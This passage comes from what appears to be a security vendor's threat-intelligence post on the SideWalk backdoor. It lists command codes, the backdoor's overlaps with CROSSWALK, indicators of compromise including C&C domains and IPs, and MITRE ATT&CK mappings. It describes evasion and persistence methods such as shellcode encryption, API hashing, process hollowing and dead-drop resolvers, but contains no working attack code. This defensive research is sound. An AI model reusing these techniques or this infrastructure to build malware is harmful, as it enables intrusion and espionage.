0x82	0x83	Collect information about running processes (owner SID, account name, process name, domain information).
0x8E	0x8F	Write the received data to the file located at %AllUsersProfile%\UTXP\nat\ <filename>, a="" at="" by="" each="" execution="" filename="" hash="" is="" malware.<="" of="" returned="" td="" the="" value="" virtualalloc="" where=""> </filename>,>
0x64	None	Call one of the plug-ins received from the C&C server. Each command calls them differently using different arguments. In addition, the command 0x74 terminates all the threads.
0x74	None	
0x78	0x79 or 0x7B	
0x7E	None	
0x80	0x81	
default	None	

Note: As we didn't retrieve any plug-ins from the C&C server, it's difficult to assess SideWalk's full capabilities.

The CROSSWALK connection

Even though the SideWalk and CROSSWALK code is different, both families share multiple architectural similarities, with a similar anti-tampering technique, threading model and data layout, and the way this data is handled throughout execution. Feature-wise, both backdoors are modular and able to handle proxies to communicate properly with their C&C servers.

These similarities are described below and summarized in a table at the end of this section.

Considering all these similarities, we believe SideWalk and CROSSWALK are most likely coded by the same developers.

Architecture

The threading model is very similar between SideWalk and CROSSWALK. The authors split tasks between threads and use PostThreadMessage Windows API calls to communicate between them. For example, one thread is responsible for making a request, and once it gets the response, it transfers it to the appropriate thread.

The programming style is also very similar; a functional approach is used. A data structure stores the configuration, strings, and imports, and it is passed as an argument to all the functions that need it.

For example, here are a few function prototypes:

- `__int64 getMachineGuid(main_struct* main_struct, __int64 machineguid)`
- `__int64 writeBufferToFile(main_struct* main_struct, __int64 buffer, unsigned int nbBytes)`
- `__int64 recv(main_struct* main_struct, __int64 socket, unsigned int nbBytes, __int64 buffer)`

Both SideWalk and CROSSWALK are modular backdoors that can load additional modules sent by the C&C server. The SideWalk module handling is implemented in a manner similar to CROSSWALK. Some of the possible module operations are execution, installation, and uninstallation.

Functionalities

Like CROSSWALK, during its initialization, SideWalk computes a 32-bit hash value of the shellcode at the very beginning of its execution using a ROR4 loop.

CROSSWALK and SideWalk gather similar artifacts; among them:

- IP configuration
- OS version
- Username
- Computer name
- Filename
- Current process ID
- Current time

Proxy handling is the same in both CROSSWALK and SideWalk. Both use common, legitimate URLs (such as <https://www.google.com> or <https://www.twitter.com>) and a WinHttpGetIEProxyConfigForCurrentUser Windows API call to retrieve the proxy configuration.

Data layout

SideWalk and CROSSWALK follow the same shellcode layout, with instructions followed by strings, IAT, and encrypted configuration data.

Data handling

SideWalk and CROSSWALK each process the data at the end of the shellcode in the same way:

- First, the data section is decrypted using a 16-byte XOR loop.
- Then, function addresses from name hashes stored in the data section are resolved and stored in its main structure (pointing to the IAT in the data section).
- Finally, its configuration that contains the C&C server address is decrypted (although the decryption algorithm used by SideWalk is different).

Table 2. Summary of the similarities between SideWalk and CROSSWALK

Category	Feature	Similarities	Scarcity
Architecture	Threading model	Multiple threads are used, each thread being responsible for specific actions: <ul style="list-style-type: none"> · Making requests · Handling responses and processing commands 	Low
Programming style	A main data structure is used to store all the backdoor configuration, strings and imports and passed as an argument to all the functions that need it.	High	
Module handling	Installs, uninstalls, and executes modules in a similar manner to CROSSWALK.	High	
Functionality	Gathered information	<ul style="list-style-type: none"> · IP configuration · OS version · Username · Computer name · Filenames · Current process ID · Current time 	Low
Networking	Similar proxy handling	<i>Medium</i>	
Anti-tampering	Custom hash of the shellcode is computed and checked against a 32-bit reference value.	High	

Category	Feature	Similarities	Scarcity
Configuration	Internal data handling	<ul style="list-style-type: none"> · Similar 16-byte XOR key decryption · Similar IAT resolution (similar hash/address pair structure) · Similar data processing order 	High
Data layout	Similar data structure layout with: <ul style="list-style-type: none"> · Encrypted string pool · IAT · Encrypted C&C configuration 	High	

Conclusion

SideWalk is a previously undocumented backdoor used by the SparklingGoblin APT group. It was most likely produced by the same developers as those behind CROSSWALK, with which it shares many design structures and implementation details.

SparklingGoblin is a group with some level of connection to Winnti Group. It was very active in 2020 and the first half of 2021, compromising multiple organizations over a wide range of verticals around the world and with a particular focus on the academic sector and East Asia.

ESET Research is now offering a private APT intelligence report and data feed. For any inquiries about this new service, or research published on WLS, contact us at threatintel@eset.com.

Indicators of Compromise (IoCs)

A comprehensive list of Indicators of Compromise and samples can be found in [our GitHub repository](#).

Samples

Note that the SideWalk sample referenced below is not the one on which our analysis is based; the actual sample used during the compromise is the one discussed in detail in the text of this blogpost.

SHA-1	Description	ESET detection name
1077A3DC0D9CCFBB73BD9F2E6B72BC67ADDCF2AB	InstallUtil-based .NET loader used to decrypt and load SideWalk	MSIL/ShellcodeRunner.L.gen

SHA-1	Description	ESET detection name
153B8E46458BD65A68A89D258997E314FEF72181	ChaCha20-based shellcode loader used to decrypt and load the SideWalk shellcode	Win64/Agent.AQD
829AADBDE42DF14CE8ED06AC02AD697A6C9798FE	SideWalk ChaCha20-encrypted shellcode	N/A
9762BC1C4CB04FE8EAEFF50A4378A8D188D85360	SideWalk decrypted shellcode	Win64/Agent.AQD
EA44E9FBDBE5906A7FC469A988D83587E8E4B20D	InstallUtil-based .NET loader used to decrypt and load Cobalt Strike	MSIL/ShellcodeRunner.O
AA5B5F24BDFB049EF51BBB6246CB56CEC89752BF	Cobalt Strike encrypted shellcode	N/A

Network

update.facebookint.workers[.]dev
cdn.cloudflare.workers[.]dev
104.21.49[.]220
80.85.155[.]80
193.38.54[.]110

Filenames

C:\Windows\System32\Tasks\Microsoft\Windows\WindowsUpdate\WebService
C:\windows\system32\tasks\Microsoft\Windows\Ras\RasTaskStart
iislog.tmp
mscorsecimpl.tlb
C_25749.NLS
Microsoft.WebService.targets

SSL certificate

Serial number 8E812FCAD3B3855DFD78980CEE0BEB71

Fingerprint	D54AEB62D0102D0CC4B96CA9E5EAADE3846EC470
Subject CN	CloudFlare Origin Certificate
Subject O	CloudFlare, Inc.
Subject L	San Francisco
Subject S	California
Subject C	US
Valid from	2020-11-04 09:35:00
Valid to	2035-11-01 09:35:00
X509v3 Subject Alternative Name	DNS:*.facebookint.com DNS:facebookint.com

MITRE ATT&CK techniques

This table was built using [version 9](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	SparklingGoblin uses its own domains.
	T1583.004	Acquire Infrastructure: Server	SparklingGoblin uses servers hosted by various providers for its C&C servers.
	T1583.006	Acquire Infrastructure: Web Services	SparklingGoblin uses Cloudflare worker services as C&C servers.
	T1587.001	Develop Capabilities: Malware	SparklingGoblin uses its own malware arsenal.
	T1587.003	Develop Capabilities: Digital Certificates	Sparkling uses self-signed SSL certificates.
Execution	T1053.005	Scheduled Task/Job: Scheduled Task	SparklingGoblin's .NET shellcode loaders are executed by a scheduled task.
Persistence	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking	Some SparklingGoblin shellcode loaders persist by being installed at locations used for DLL search order hijacking.

Tactic	ID	Name	Description
<u>T1053.005</u>	Scheduled Task/Job: Scheduled Task	SparklingGoblin's .NET shellcode loaders persist as scheduled tasks.	
Privilege Escalation	<u>T1134.001</u>	Access Token Manipulation: Token Impersonation/Theft	SideWalk uses token impersonation before performing HTTP requests.
Defense Evasion	<u>T1140</u>	Deobfuscate/Decode Files or Information	Most shellcode used by SparklingGoblin is stored encrypted on disk.
<u>T1055.012</u>	Process Injection: Process Hollowing	Some SparklingGoblin loaders use process hollowing to execute their shellcode.	
<u>T1218.004</u>	Signed Binary Proxy Execution: InstallUtil	SparklingGoblin's .NET loaders are executed by InstallUtil.	
Discovery	<u>T1012</u>	Query Registry	SideWalk queries the registry to get the proxy configuration.
<u>T1082</u>	System Information Discovery	SideWalk and CROSSWALK collect various information about the compromised system.	
<u>T1016</u>	System Network Configuration Discovery	SideWalk and CROSSWALK retrieve the local proxy configuration.	
Command And Control	<u>T1071.001</u>	Application Layer Protocol: Web Protocols	SideWalk and CROSSWALK use HTTPS to communicate with C&C servers.
<u>T1573.001</u>	Encrypted Channel: Symmetric Cryptography	SideWalk uses a modified ChaCha20 implementation to communicate with C&C servers.	
<u>T1008</u>	Fallback Channels	SideWalk uses a fallback IP address encrypted in a Google Docs document used as dead-drop resolver.	
<u>T1090</u>	Proxy	SideWalk and CROSSWALK can communicate properly when a proxy is used on the victim's network.	

Tactic	ID	Name	Description
<u>T1102</u>	Web Service	SideWalk uses Cloudflare workers web services.	
<u>T1102.001</u>	Web Service: Dead Drop Resolver	SideWalk uses a Google Docs document as dead-drop resolver.	



24 Aug 2021 - 07:59PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion
